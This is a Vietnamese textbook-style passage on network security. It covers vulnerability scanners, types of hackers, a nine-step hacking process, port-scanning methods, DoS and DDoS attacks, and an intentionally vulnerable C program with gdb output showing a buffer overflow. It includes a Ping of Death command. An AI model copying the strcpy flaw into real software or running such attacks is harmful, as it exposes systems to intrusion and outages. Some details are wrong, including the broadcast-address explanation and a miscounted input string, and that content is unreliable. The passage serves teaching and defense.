SAINT vulnerability scanner là bước đầu tiên trong việc phát hiện các điểm yếu trên mạng. Nó hoạt động như sau:

SAINT bảo vệ mỗi hệ thống hệ thống tồn tại trên mạng cho các dịch vụ TCP và UDP (bước 1). Với mỗi dịch vụ nó phát hiện ra đang hoạt động, nó sẽ đưa ra tập các thăm dò được thiết kế để phát hiện ra bất cứ cái gì cho phép kẻ tấn công đạt được truy cập không xác thực hoặc tạo ra tấn công bằng từ chối dịch vụ hoặc thu được các thông tin nhạy cảm về mạng (bước 2). Khi các điểm yếu được phát hiện (bước 3), SAINT vulnerability scanner phân loại các điểm yếu theo

một vài cách cho phép người sử dụng nhằm tới dữ liệu họ tìm thấy có lợi nhất (bước 4).

Chi tiết về SAINT chúng ta có thể nhận được từ Web site http://www.saintcorporation.com

3. CyberCop Scanner

CyberCop Scanner công khai các điểm yếu, làm cho các chính sách an toàn có hiệu lực và làm cho các chiến lược an toàn hợp nhất có hiệu lực. Nó thực hiện việc kiểm tra **`workstations, routers, hubs, switches, firewalls`** và các thiết bị mạng khác để phát hiện các điểm yếu và các mối đe doạ (threat) trước khi bị lộ mà hacker có thể sử dụng nó để truy cập vào các dữ liệu nhạy cảm nhất. CyberCop Scanner có thể thực hiện quét theo định kỳ hoặc khi được yêu cầu, cung cấp sự linh hoạt trong việc quét và đánh giá độ an toàn trong hệ thống mạng. CyberCop Scanner tận dụng nhiều sự kiện an toàn trong dữ liệu giải pháp toàn diện "real-world" để sửa chữa các lỗ hổng an toàn.

Các tính chất của CyberCop Scanner

- Cơ sở dữ liệu an toàn bao hàm toàn diện (Comprehensive Security Database): nhận biết các lỗ hổng an toàn qua việc kiểm tra 860 điểm yếu, các thông tin an toàn hiện tại và thuộc tính cập nhật tự động
- Quản lý quét từ xa dùng đại lý CyberCop (Remote Scan Management Using CyberCop Agents): Người quản trị có thể quản lý việc quét của bạn từ một vị trí trung tâm làm giảm thời gian và tài nguyên cần thiết cho việc kiểm tra mạng
- Quét định kỳ (Schedule Scanners): ta có thể quy định tần số và thời gian quét để CyberCop Scanner tự động quét
- Phát hiện hệ điều hành (Operating System Detection): xác định hệ điều hành mà các máy trên mạng đang chạy. Mỗi khi được nhận biết, CyberCop có thể không cho phép các module tuỳ chọn không liên quan đến các hệ điều hành được chỉ rõ khi quét các máy.
- Bản báo cáo chi tiết (Detailed Reporting): xác định, ưu tiên và gợi ý các giải pháp đối với các lỗ hổng được phát hiện

TÀI LIỆU THAM KHẢO

1. William Stallings Ph.D. (1999), *Cryprography and Network security: Principles and Practice - Second edition*, Prentice -Hall, Inc.,USA.
2. VN-GUIDE, *Bảo mật trên mạng – Bí quyết và giải pháp – Tổng hợp và biên dịch*, Nhà xuất bản thống kê.
3. http://www.tinhat.com/internet_security/security_holes.html
4. http://www.tinhat.com/internet_security/improve.html
5. http://www.securityfocus.com
6. http://www.saintcorporation.com
7. http://www.sans.org
8. http://www.fbi.gov
9. http://www.cs.wright.edu
10. http://www.nessus.org
11. http://www.nai.com
12. http://www.linuxdoc.org/HOWTO/Secure-Programs-HOWTO.html
19. http://www.hackecs.com
20. http://www.auscert.org.au
21. http://www.securityfocus.com
22. http://www.l0pht.com
23. http://www.w3.org
24. http://www.rhino9.com
25. http://iss.net
26. http://www.insecure.org
27. http://www.cert.org
28. http://vnEpress.net
29. http://www.viethacker.net

PHẦN 2

NETWORK HACKER

I. HACKER LÀ GÌ?

Trước đây, hacker được phân thành 2 loại: ***black hat*** chỉ những kẻ xấu đột nhập vào máy tính để phá hoại, ***white hat*** chỉ những người tốt cố gắng tìm kiếm và bít các lỗ hổng trước khi kẻ xấu phát hiện ra chúng. Ngày nay khi cơ hội tấn công nhiều hơn, các hình thức hacker mới xuất hiện, động cơ và hoạt động của chúng cũng thay đổi

Hacker ngày nay được phân làm các loại chính sau:

1. Hacker thường dân và hacker chính trị.

Hacker thường dân là lực lượng đông đảo nhất. Hầu hết những kẻ xâm nhập này bị kích động bởi trí tò mò hoặc muốn thách thức các hệ thống an ninh, một số khác muốn phá rối, trộm tiền hoặc sử dụng những thuê bao mà người khác phải trả tiền.

Theo một số chuyên gia, vấn đề chính trị cũng là động lực của một số hacker. Nhiều hacker tự cho mình là nhà hoạt động chính trị thi hành đạo lý riêng, trong khi mục tiêu chính lại là muốn chứng tỏ rằng mình có thể dễ dàng giành quyền kiểm soát một số tài nguyên mạng. Các chính trị gia kiêm hacker đích thực thì tương đối hiếm. Những người này có thể xâm nhập website của các tổ chức đối lập hoặc giúp cho phe cánh của mình trao đổi thông tin dễ dàng hơn trên mạng.

Nhóm hacker chính trị cũng bao gồm khủng bố mạng, những kẻ luôn gây ra các đợt tấn công có quy mô lớn phục vụ mục đích chính trị của chúng. Những cuộc phá hoại này có thể chống lại các tổ chức tư nhân hoặc chính phủ.

2. Hacker là kẻ trong cuộc.

Những hacker từ bên trong, mặc dù có số lượng ít hơn rất nhiều so với hacker thường dân, lại có mối đe doạ lớn hơn với các tập đoàn. Nhân viên công ty và các đối tác thứ 3 (như nhà tư vấn hay hãng cung cấp) có thể gây thiệt hại to lớn cho hệ thống của các tổ chức. Những cuộc tấn công nội bộ cũng có thể bắt

nguồn từ sự tò mò – các nhân viên muốn biết đồng nghiệp của mình kiếm được bao nhiêu, đồng thời họ có thể ăn cắp số thẻ tín dụng và bí mật kinh doanh và nhiều hơn nữa.

Trong số các cuộc đột nhập từ bên trong, mục tiêu phá hoại không phổ biến bằng trộm cắp.

3. Tội phạm có tổ chức.

Nhóm hacker cuối cùng là những tên tội phạm chuyên nghiệp. Các chuyên gia tin rằng tội phạm sử dụng internet sẽ gia tăng nhanh chóng trong tương lai.

Theo các chuyên gia an ninh mạng, vòng đời của lỗ hổng phần mềm thường tuân theo một chu trình nhất định. Đầu tiên, một hacker phát hiện ra sơ hở trong mã phần mềm. Nếu có trách nhiệm, người đó sẽ thông báo cho nhà cung cấp và hãng này thông báo lại tới người dùng cùng với việc phát hành miếng vá. Ngay sau đó, những kẻ khác sẽ viết ra chương trình khai thác lỗ hổng này. Cuối cùng, virus và trojan, worm sẽ được tạo ra để phân tán mã sơ hở đó và một hacker vụng về cũng có thể tận dụng chúng để gây ra tai hoạ trên diện rộng. Sau đây ta sẽ nghiên cứu kỹ hơn các hoạt động của các hacker.

II. HACKER HACK NHƯ THẾ NÀO?

Trong vài năm trở lại đây thì vấn đề an toàn trên mạng thu hút được rất nhiều sự quan tâm. Sự hỗn độn và thay đổi chóng mặt của Internet là yếu tố chính làm cho người dùng và các doanh nghiệp phải tự mình tăng cường khả năng bảo mật cho máy tính và hệ thống mạng của họ.

Cách đây 10 năm, những người cài đặt các hệ thống máy chủ có rất ít hiểu biết và kỹ năng về bảo mật. Và ngay cả hiện nay, trong số những người vẫn thường cài đặt hệ thống máy chủ vẫn còn thiếu rất nhiều kinh nghiệm về bảo mật.

Những người dùng bình thường được trấn an bởi những thông báo từ các công ty lớn về phương pháp bảo mật của họ. Nhưng không thể chối cãi được sự thật rằng hàng tháng chúng ta lại có thêm những thông tin rằng hacker lại đột nhập vào đâu đó và lấy cắp thông tin. Và như vậy có rất nhiều thông tin quan trọng bị đánh cắp, đôi khi đó là thông tin chính trị liên quan đến vận mệnh của một quốc gia.

1. Các lỗi bảo mật thường gặp

Những lỗi bảo mật có thể xảy ra như sau:

- Mạng và máy chủ bị cấu hình sai
- Hệ điều hành và ứng dụng bị lỗi.
- Nhà cung cấp thiếu trách nhiệm.
- Thiếu những cá nhân có trình độ

a. Cấu hình sai máy chủ:

Đây là nguyên nhân tạo ra đa phần các lỗ hổng bảo mật. Rất nhiều người khi quản trị không nhận biết được các dịch vụ đang chạy trên máy chủ của họ. Sự thay đổi nhanh chóng của công nghệ làm cho chỉ một số ít người có thể theo kịp. Và như thế thì các máy tính nối mạng hiển nhiên đang đối mặt với nguy cơ bị xâm nhập. Sau đây là một vài ví dụ về các ứng dụng và dịch vụ:

- Hệ thống in trên mạng.
- Hệ thống điều khiển từ xa
- Chia sẻ file
- Hệ thống thư điện tử …

Khi những hệ thống này sử dụng các giá trị mặc định hoặc bị cấu hình sai thì sẽ là cơ hội tốt để kẻ xấu xâm nhập.

b. Lỗi trong các ứng dụng:

Những lỗi nảy sinh khi lập trình là một yếu tố làm cho ứng dụng vượt ra ngoài tầm kiểm soát của người sử dụng. Ví dụ những lỗi của MS IIS hay trong

ISC BIND hay SSH và rất nhiều lỗi khác trong các hệ thống của Sun. Đơn giản hơn nữa là lỗi của OE mà ta có thể trở thành mục tiêu của Virus.

c. Những nhà cung cấp thiếu trách nhiệm:

Rất nhiều nhà cung cấp không quan tâm đến điều gì xảy ra trong chương trình của họ. Việc đảm bảo chất lượng tuân thủ những chuẩn trong ngành công nghiệp phần mềm. Để tiết kiệm chi phí thì người ta thường không áp dụng những tiêu chuẩn về qui trình sản xuất. Thế thì ai phải chịu hậu quả của sự thiếu trách nhiệm của nhà cung cấp. Đó chính là các hệ thống mạng và máy tính thiếu an toàn cho người dùng tạo điều kiện thuận lợi cho Virus và hacker phát triển.

Trong trường hợp các bản sửa lỗi bị chậm trễ cũng có thể làm hại đến công tác bảo mật. Các khám phá lỗ hổng hoạt động với tốc độ rất nhanh. Từ các mail list hay diễn đàn hacker thì bọn họ chia xẻ với nhau những thông tin mới nhất, trong khi đó với sự chậm chạp của nhà cung cấp thì các hệ thống đã bị xâm nhập và phá hoại trong thời gian cực ngắn.

d. Thiếu người có trình độ.

Nếu như tất cả các vấn đề ở trên đều được giải quyết thì người dùng lại vấp phải một vấn đề khác là thiếu những người tư vấn có trình độ cao. Có thể thu thập một đội ngũ kỹ sư, quản trị và lập trình viên đủ trình độ, nhưng không dễ gì tìm ra các chuyên gia bảo mật giỏi. Và không thể đào tạo đội ngũ chuyên gia bảo mật trong vài ngày. Đó là một quá trình rất dài, phải bắt đầu từ các kiến thức cơ bản như TCP/IP, phần cứng, hệ điều hành, mã hoá và lập trình. Nhưng như vậy mới chỉ đủ cho các hiểu biết sơ đẳng về bảo mật.

Việc thiếu nhân sự làm cho các chương trình về bảo mật trong doanh nghiệp bị xao lạng hoặc đi nhầm đường. Không có các chính sách bảo mật hoặc nếu có thì không được hoàn chỉnh. Chính điều đó làm cho hệ thống của chúng ta bị tổn thương trước các cuộc tấn công.

Đó là các yếu tố cơ bản và thuận lợi cho virus và Hacker phát triển. Vậy các hacker xâm nhập vào hệ thống như thế nào?

2. Qui trình hacking một hệ thống.

Hacking có 9 bước:

FootPrinting

Scanning

Enumeration

Gaining Access

Escalating Privileges

Pilfering

Covering Tracks

Creating "Back Doors"

Denial of Service

Sau đây chúng ta sẽ xem xét các phương pháp trên:

a. Footprinting:

Đây là cách mà hacker làm khi muốn lấy một lượng thông tin tối đa về máy chủ/doanh nghiệp/người dùng. Nó bao gồm chi tiết về địa chỉ IP, Whois, DNS…. Đại khái là những thông tin chính thức có liên quan đến mục tiêu. Nhiều khi đơn giản hacker chỉ cần sử dụng các công cụ tìm kiếm trên mạng để tìm những thông tin đó. Mỗi một mạng có một các thăm dò tìm hiểu riêng:

INTERNET : Domain Name, Network blocks , Specific IP address of systems reachable via the Internet , TCP và UDP services running on each system identified, System architeture (vd: SPARC vs. X86), Access Control mechanisms and related access control list (ACLs), Intrusion detection system (IDSes), System enumeration (user and group names, system banner, routing tables, SNMP information)

INTRANET : Networking Prototcols in use (vd : IP , IPX , DecNet ...),Intranet Domain Names , Network blocks , Specific IP address of systems reachable via intranet , TCP and UDP services running on each systen indentified , System architecture (vd : SPARC vs X86.) , Access Control mechanisms and related

access control list (ACLs) , Intrusion detection system , System enumeration (user and group names , system banner , routing tables , SNMP information)

REMOTE ACCESS : Analog/digital telephone numbers , Remote System type, Authentication mechanisms , VPNs and related protocols (IPSEC, PPTP)

EXTRANET : Connection origination and destination , Type of Connection , Access Control Mechanisms.

b. Scanning.

Khi đã có những thông tin đó rồi, thì tiếp đến là đánh giá và định danh những dịch vụ mà mục tiêu có. Việc này bao gồm quét cổng, xác định hệ điều hành...
Nguyên lý của việc SCAN là xác định trạng thái của càng nhiều PORT càng tốt (giá trị của PORT là một số nguyên, trên một máy tính PORT xác định duy nhất một chương trình đang chạy, PORT dùng để định hướng dữ liệu vào/ra máy tính, dữ liệu gửi đi thì gửi cho: Máy nào + chương trình nào = socket). Trạng thái của PORT được các hacker quan tâm nhất là LISTENING.

Những kỹ thuật Scanning: nguyên lý tổng quát của việc scanning là dùng phương pháp thử sai, nó hỏi thăm tất cả các lối vào (PORT) bằng nhiều thứ tiếng (PROTOCOL: qui luật giao tiếp). Sau đó lắng nghe những hồi đáp (không trả lời cũng là một cách trả lời). Dựa vào những thông tin phản hồi này hacker sẽ kết luận được lối nào dễ vào và ít bị để ý đến.

Nguyên tắc của việc phân chia loại các chương trình Scanner:

- **TCP Port Scanning**: đây là dạng cơ bản nhất là của các chương trình Scanner. Loại chương trình này sẽ thử mở một kết nối TCP đến một PORT nào đó để xác định trạng thái của PORT này. Bây giờ là lúc hacker phải hiểu rõ làm thể nào mà kết nối TCP (một đường ống ảo để truyền thông tin giữa hai điểm trên mạng) được thiết lập

- Bên A gửi một packet có tên là SYN cho bên B (hỏi thăm cổng này)
- Nếu bên B muốn nói chuyện thì sẽ gửi một packet là SYN/ACK cho bên A (nghĩa là đồng ý nói chuyện)

- Bên A sẽ hoàn tất việc nói chuyện bằng một packet ACK

Đó là một cách dò xem cổng này có mở không

- **TCP SYN Scanning:**

Một hệ thống sẽ LOG (ghi nhận) thông tin về các kết nối đến sau khi nhập được Packet ACK cuối cùng (ở bước 3) của bên A gửi. Như vậy Hacker có thể tránh điều này bằng cách thay vì gửi ACK cuối anh ta sẽ gửi packet RST. ý nghĩa là RST báo cho bên B biết là A không còn ở đó nữa, A không nghe được SYN/ACK của B. Vậy là không có kết nối nữa. Nhưng hacker đã có thông tin cần biết. Nhưng cách này chưa thật sự an toàn cho hacker, nếu ta muốn và có chủ tâm thì hacker đã bị ghi nhận ngay ở bước đầu.

- **TCP FIN Scanning:**

Bằng cách gửi FIN packet đến PORT đó, nếu PORT đó đang đóng nó sẽ trả về RST. Còn nếu nó mở thì nó sẽ phớt lờ packet FIN này đi. Đó là do Interner ban đầu thiết kế không được tốt lắm.

- **Fragmentation Scanning:**

Đây chỉ là một bước tiến hoá nữa của các chương trình Scan. Thay vì gởi các packet như trước để thăm dò, chương trình này sẽ chia nhỏ packet này ra thành nhiều packet nhỏ hơn nhằm tránh sự phát hiện cuả các chương trình packet fillter. Các packet này sau khi lọt qua được các chương trình kiểm tra sẽ được các deamon ghép lại. Như vậy đây cũng là điểm yếu của phương pháp làm việc của hệ thống mạng hiện nay.

- **TCP Reverse Ident Scanning:**

Dựa trên Ident Protocol, protocol này cho phép phơi bày username đang chạy các tiến trình kết nối qua TCP ngay cả nếu tiến trình đó không tạo ra sự kết nối. Hacker có thể dùng Ident deamon để tìm hiểu xem một server đang vận hành bởi ai (root hay người dùng bình thường)

- **UDP ICMP Port unreachable Scanning:**

Vận hành dựa trên UDP protoclol, một nghi thức giao tiếp ít phức tạp hơn TCP rất nhiều, không cần rào trước đón sau gì hết. Khi hacker gửi một packet đến một UDP port đang đóng thì nó sẽ trả lời bằng packet ICMP_PORT_UNREACHABLE cho anh ta như vậy có thể dễ dàng suy ra những cổng nào đang mở

- **UDP sent-recv scanning:**

Thông thường thì nonroot user của Linux không nhận được ICMP_PORT_UNREACHABLE, nhân của Linux sẽ thông báo cho user một cách gián tiếp. Nếu hacker gọi lần thứ hai hàm sent() vào cùng một port đang đóng thì giá trị trả về là -1 (fail). Như vậy nonroot user của linux cũng có thể thăm dò trên UDP.

Các công cụ được các hacker sử dụng ở đây như là NMAP (một chương trình scan nhanh mạnh), WS pingPro…. Và còn nhiều nữa đó là chưa kể các chương trình hacker tự thiết kế.

c. Eumeration:

Bước thứ ba là tìm tiếm những tài nguyên được bảo vệ kém, hoặc tài khoản người dùng mà có thể sử dụng để xâm nhập. Nó bao gồm các mật khẩu mặc định, các script sử dụng để xâm nhập. Rất nhiều người quản trị mạng không biết hoặc không sửa đổi lại các giá trị này (do trình độ về bảo mật còn hạn chế đây là những điểm yếu hacker có thể lợi dụng).

d. Gaining Access:

Bây giờ kẻ xâm nhập sẽ tìm cách truy cập vào mạng bằng những thông tin có được ở ba bước trên. Phương pháp này được sử dụng ở đây có thể tấn công vào lỗi tràn bộ đệm, lấy và giải mã file password, hay dùng brute force (kiểm tra tất cả các trường hợp) password. Các công cụ thường được sử dụng ở bước này là NAT, podium...

e. Escalating Privileges (leo thang đặc quyền):

Ví dụ trong trường hợp hacker xâm nhập được vào mạng với tài khoản guest, thì họ sẽ tìm cách kiểm soát toàn bộ hệ thống. Hacker sẽ tìm cách crack password của nạn nhân, hoặc sử dụng lỗ hổng để leo thang đặc quyền. John và Riper là hai chương trình crack rất hay được sử dụng.

f. Pilfering:

Thêm một lần nữa các máy tìm kiếm lại được sử dụng để tìm các phương pháp truy cập vào mạng. Những file text chứa password hay cơ chế không an toàn khác có thể là điểm yếu cho hacker tận dụng.

g. Covering Tracks:

Sau khi đã có thông tin cần thiết, hacker tìm cách xoá dấu vết, xoá các file log của hệ điều hành làm cho người quản lý không nhận ra hệ thống đã bị xâm nhập hoặc có biết cũng không tìm ra kẻ xâm nhập là ai.

Đây là bước cực kỳ quan trọng đối với một hacker nếu anh ta không muốn mình bị tóm. Sử dụng công nghệ: Clear logs, hide tools. Những công cụ: Zap, Eventlog GUI, rootkits, file streaming thường hay được sử dụng cho mục đích này.

h. Creating "Back Doors":

Hacker để lại "Back Door" (cửa sau), tức là một cơ chế cho phép hacker truy cập trở lại bằng con đường bí mật không phải tốn nhiều công sức hack lại. Muốn tạo cửa sau thường hacker cài đặt Trojan lên trên máy đột nhập hoặc tạo một user mới (đối với tổ chức có nhiều user). Công cụ hay dùng ở đây là các loại Trojan Back door đã giới thiệu ở phần trên hoặc keylog…

i. Denial of Service (DOS: tấn công từ chối dịch vụ).

Nếu không thành công trong việc xâm nhập, thì DOS là phương pháp cuối cùng hacker dùng để tấn công hệ thống. Nếu hệ thống không được cấu hình đúng cách, nó sẽ bị phá vỡ và cho phép hacker xâm nhập hệ thống. Hoặc DOS sẽ làm cho hệ thống không hoạt động được nữa. Nguyên lý của tấn công DOS như sau:

Tấn công bằng từ chối dich vu – DoS Attack là gì?

Thực chất của tấn công bằng từ chối dịch vụ là hacker sẽ chiếm dụng một lượng lớn tài nguyên trên server, tài nguyên có thể là băng thông, bộ nhớ, CPU, đĩa cứng và các dữ liệu nằm trên nó... làm cho server không thể nào đáp ứng các yêu cầu khác từ các clients của những người dùng bình thường và có thể nhanh chóng bị ngừng hoạt động, đổ vỡ hoặc khởi động lại.

Một số dang tấn công từ chối dich vu

Có rất nhiều kiểu tấn công bằng từ chối dịch vụ, bao gồm tấn công từ bên ngoài và tấn công từ mạng nội bộ bên trong. ở đây chỉ đề cập đến một số dạng tấn công từ chối dịch vụ thường gặp.

Ping of Death

Một số máy tính sẽ ngưng hoạt động, khởi động lại hoặc đổ vỡ khi gởi gói data ping với kích thước lớn đến chúng

Ví dụ: C:\>ping –l 655540

Teardrop

Tất cả các dữ liệu chuyển đi trên mạng từ hệ thống nguồn đến hệ thông đích đều phải trải qua 2 quá trình sau: dữ liệu sẽ được chia ra thành các mảnh nhỏ ở hệ thống nguồn, mỗi mảnh đều phải có một giá trị offset nhất định để xác định vị trí của mảnh đó trong gói dữ liệu được truyền đi. Khi các mảnh này đến hệ thống đích, hệ thống đích sẽ dựa vào giá trị offset để sắp xếp các mảnh lại với nhau theo thứ tự đúng như ban đầu. Ví dụ, có một dữ liệu gồm 4000 bytes cần được chuyển đi, giả sử nó được chia thành 3 gói nhỏ (packet):

Packet thứ nhất lớn khoảng 1500byte chạy từ 1 đến 1500 byte

Packet thứ 2 từ 1501 đến 3000byte

Packet thứ 3 sẽ là đoạn dữ liệu còn lại, từ 3001 đến 4000

Khi các packet này đến đích, hệ thống đích sẽ dựa vào offset của các gói packet này để sắp xếp lại cho đúng với thứ tự ban đầu:

Packet 1 → packet 2 → packet 3

Trong tấn công Teardrop, một loạt gói packet với giá trị offset chồng chéo lên nhau được gởi từ hệ thống nguồn. Hệ thống đích sẽ không thể nào sắp xếp lại

các packet này, nó không điều khiển được và có thể bị rối loạn, reboot hoặc ngừng hoạt động nếu số lượng packet với giá trị offset chồng chéo lên nhau quá lớn.

Hãy xem lại ví dụ trên, đúng ra các packet được gửi đến hệ thống đích có dạng như sau: (1..1500 byte đầu tiên) → (1501..3000 byte tiếp theo) →(3001..4000 byte sau cùng), trong tấn công Teardrop sẽ có dạng khác: (1..1500 byte)→(1501..3000byte)→(1001..4000byte). Hãy để ý packet thứ 3 có lượng dữ liệu sai.

SYB Attack.

Trước hết, ta hãy cùng xem lại tiến trình bắt tay 3 bước của một kết nối TCP/IP. Một client muốn kết nối đến một host khác trên mạng.

Bước 1: client gởi một SYN packet với số Sequence Number ban đầu (ISN) đến host cần kết nối:

Client -------> SYN packet ------> Host

Bước 2: Host sẽ phản hồi lại client bằng một SYN/ACK packet, ACK của packet này có giá trị đúng bằng ISN ban đầu do client đã gửi đến host ở bước 1 và chờ nhận một ACK packet từ client:

Host -----> SYN/ACK packet -----> client

Bước 3: client phản hồi lại host bằng một ACK packet

Client -----> ACK packet -----> Host.

Khi Host nhận được ACK packet này thì kết nối được thiết lập, client và host có thể trao đổi các dữ liệu cho nhau.

Trong SYN Attack, hacker sẽ gửi đến hệ thống đích một loạt SYN packet với địa chỉ IP nguồn không có thực. Hệ thống đích khi nhận được được các bad SYN packet này sẽ gửi trả lại SYN/ACK packet đến các địa chỉ không có thực này và chờ nhận được ACK packet từ các địa chỉ IP đó. Vì đây là các địa chỉ IP không có thực, hệ thống đích sẽ chờ đợi vô ích và còn nối đuôi các "request" chờ đợi này vào hàng đợi, gây lãng phí một lượng đáng kể bộ nhớ trên máy chủ mà đúng ra là phải dùng vào việc khác thay cho phải chờ đợi ACK packet

Lan Attack

Lan Attack cũng gần giống như SYN Attack, nhưng thay vì dùng các địa chỉ IP không có thực, hacker sẽ dùng chính địa chỉ IP của hệ thống nạn nhân. Điều này sẽ tạo nên một vòng lặp vô tận trong hệ thống nạn nhân, giữa một bên cần nhận ACK packet còn một bên thì chẳng bao giờ gửi ACK. Tuy nhiên, hầu hết các hệ thống đều dùng filter hoặc firewall để tránh khỏi kiểu tấn công này.

Winnuke


DoS attack này chỉ có thể áp dụng cho các máy tính đang chạy Win9x. Hacker sẽ gửi các packet với dữ liệu "Out of Band" đến cổng 139 đích. Cổng 139 chính là cổng NetBIOS, cổng này chỉ chấp nhận các packet có cờ OOB (out of bank) được bật. Khi máy tính đích nhận được packet này, một màn hình xanh báo lỗi sẽ hiện lên máy tính nạn nhân, tuy nhiên nó lại không biết được cần phải đối xử với các dữ liệu OOB này như thế nào dẫn đến hệ thống bị rối loạn.


Smurf Attack

Hai nhân tố chính trong Smuft Attack là các ICMP echo request packet và chuyển trực tiếp các packet đến các địa chỉ Broadcast.

+ Giao thức ICMP thường dùng để xác định một máy tính trên mạng Internet có còn hoạt động (alive) hay không. Để xác định một máy có alive không bạn cần gửi một ICMP echo request đến máy đó. Khi máy nhận được packet này, nó sẽ gửi trả lại ta một ICMP eche reply packet. Trong trường hợp này nếu không nhận được ICMP echo reply packet, điều này có nghĩa là máy đó không còn hoạt động (not alive). Đây cũng chính là cách hoạt động của các chương trình ping.

+ Mỗi mạng máy tính đều có địa chỉ địa chỉ broadcast và địa chỉ mạng. Địa chỉ broadcast có các bit host đều bằng 0 và địa chỉ broadcast có các bit host đều bằng 1. Ví dụ địa chỉ IP lớp B 140.179.220.200 sẽ có địa chỉ broadcast mặc định là 140.179.0.0. Khi một packet được gởi đến địa chỉ broadcast, lập tức packet này sẽ được chuyển đến tất cả các máy trong mạng.





Trong Smurf Attack, cần có ba thành phần: hacker (người ra lệnh tấn công), mạng khuếch đại (sẽ nghe lệnh của hacker) và hệ thống nạn nhân. Hacker sẽ gửi các ICMP echo request packet đến địa chỉ broadcast của mạng khuếch đại. Điều đặc biệt là các ICMP echo request packet này có địa chỉ IP nguồn chính là địa chỉ IP của nạn nhân. khi các packet đó đến được địa chỉ broadcast của mạng khuếch đại, lập tức tất cả các máy tính trong mạng khuếch đại sẽ nhận được các packet này. Các máy này tưởng rằng máy tính nạn nhân đã gửi ICMP echo request packet đến (do hacker đã làm giả địa chỉ IP nguồn), lập tức chúng sẽ đồng loạt gửi trả lại hệ thống nạn nhân các ICMP reply echo request packet. Hệ thống máy nạn nhân sẽ không chịu nổi một khối lượng khổng lồ các packet này và nhanh chóng bị ngừng hoạt động (crash) hoặc reboot. Như vậy, bạn có thể thấy rằng hacker chỉ cần gửi một lượng nhỏ các ICMP echo request packet đi, và hệ thống mạng khuếch đại sẽ khuếch đại lượng ICMP echo request packet này lên gấp bội. Tỉ lệ khuếch đại phụ thuộc vào số mạng tính có trong mạng khuếch đại. Nhiệm vụ của các hacker là cố chiếm được càng nhiều hệ thống mạng hoặc routers cho phép chuyển trực tiếp các packet đến địa chỉ broadcast và không lọc địa chỉ nguồn của các outgoing packet. Có được các hệ thống này, hacker sẽ dễ dàng tiến hành Smurf Attack trên hệ thống cần tấn công.

UDP Flooding

Ngập lụt UDP đòi hỏi phải có hai hệ thống máy cùng tham gia. Hacker sẽ làm cho hệ thống đi vào một vòng lặp trao đổi các dữ liệu vô ích qua giao thức UDP. Hacker có thể giả mạo địa chỉ IP của các packet là địa chỉ loopback (127.0.0.1), gửi packet này đến hệ thống của nạn nhân trên cổng UDP echo(7). Hệ thống của nạn nhân sẽ echo lại các messages do 127.0.0.1 (chính nó) gửi đến, kết quả là nó sẽ đi vòng một vòng lặp echo vô tận. Tuy nhiên, nhiều hệ thống sẽ không cho dùng địa chỉ loopback. Hacker sẽ giả mạo một địa chỉ IP của máy tính nào đó trên mạng nạn nhân và tiến hành ngập lụt UDP trên hệ thống của nạn nhân.

Tấn công DNS

Hacker có thể đổi một entry trên Domain Name Server của hệ thống nạn nhân chỉ đến một website nào đó của hacker. Khi client yêu cầu DNS phân tích địa chỉ www.company.com thành địa chỉ IP, lập tức DNS (đã bị hacker thay đổi cache tạm thời) sẽ đổi thành địa chỉ IP của www.hacker.com. Kết quả là thay vì phải vào http://www.company.com/ thì các nạn nhân sẽ vào http://www.hacker.com/. Một cách tấn công từ chối dịch vụ thật hữu hiệu.

Distributed DoS Attacks

Phương pháp tấn công DoS hay còn gọi là DDoS yêu cầu phải có ít nhất vài hacker cùng tham gia. Đầu tiên các hacker sẽ cố thâm nhập vào các mạng máy tính được bảo mật kém, sau đó cài lên các hệ thống này chương trình DDoS Server. Bây giờ các hacker sẽ hẹn nhau đến thời gian đã định sẽ dùng DDoS

client kết nối đến các DDoS server, sau đó đồng loạt ra lệnh cho các DDoS server này tiến hành tấn công DDoS đến hệ thống nạn nhân.

Các công cu DDoS Attack

Hiện nay có hai công cụ mà các hacker thường dùng để tiến hành DDoS Attack. Đó là Tribe Flood Network (TFN2K) và Stacheldraht. Stacheldraht mạnh hơn TF2K, dùng TCP và ICMP ECHO_REPLY, không dùng UDP nhưng có thêm chức năng bảo mật rất đáng tin cậy.

III - NHỮNG LỖI CỦA HỆ ĐIỀU HÀNH MÀ HACKER CÓ THỂ KHAI THÁC.

1. Lỗi tràn bộ đệm

Để tìm hiểu chi tiết về lỗi tràn bộ đệm, cơ chế hoạt động và cách khai thác lỗi ta hãy bắt đầu bằng một ví dụ về chương trình bị tràn bộ đệm.

```
/* vuln.c */
int main(int argc, char **argv)
{
  char buf[16];
  if (argc>1) {
    strcpy(buf, argv[1]);
    printf("%s\n", buf);
  }
}
[SkZ0@gamma bof]$ gcc -o vuln -g vuln.c
[SkZ0@gamma bof]$ ./vuln AAAAAAAA // 8 ký tự A (1)
AAAAAAAA
[SkZ0@gamma bof]$ ./vuln AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA //
24 ký tự A (2)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
```

Chạy chương trình vuln với tham số là chuỗi dài 8 ký tự A (1), chương trình hoạt động bình thường. Với tham số là chuỗi dài 24 ký tự A (2) chương trình bị lỗi Segmentation fault (core dumped) . Dễ thấy bộ đệm buf trong chương trình chỉ chứa được tối đa 16 ký tự đã bị làm tràn bởi 24 ký tự A

```
[SkZ0@gamma bof]$ gdb vuln -c core -q
Core was generated by `./vuln AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /lib/libc.so.6...done.
Reading symbols from /lib/ld-linux.so.2...done.
#0  0x41414141 in ?? ()
(gdb) info register eip
eip            0x41414141       1094795585
(gdb)
```

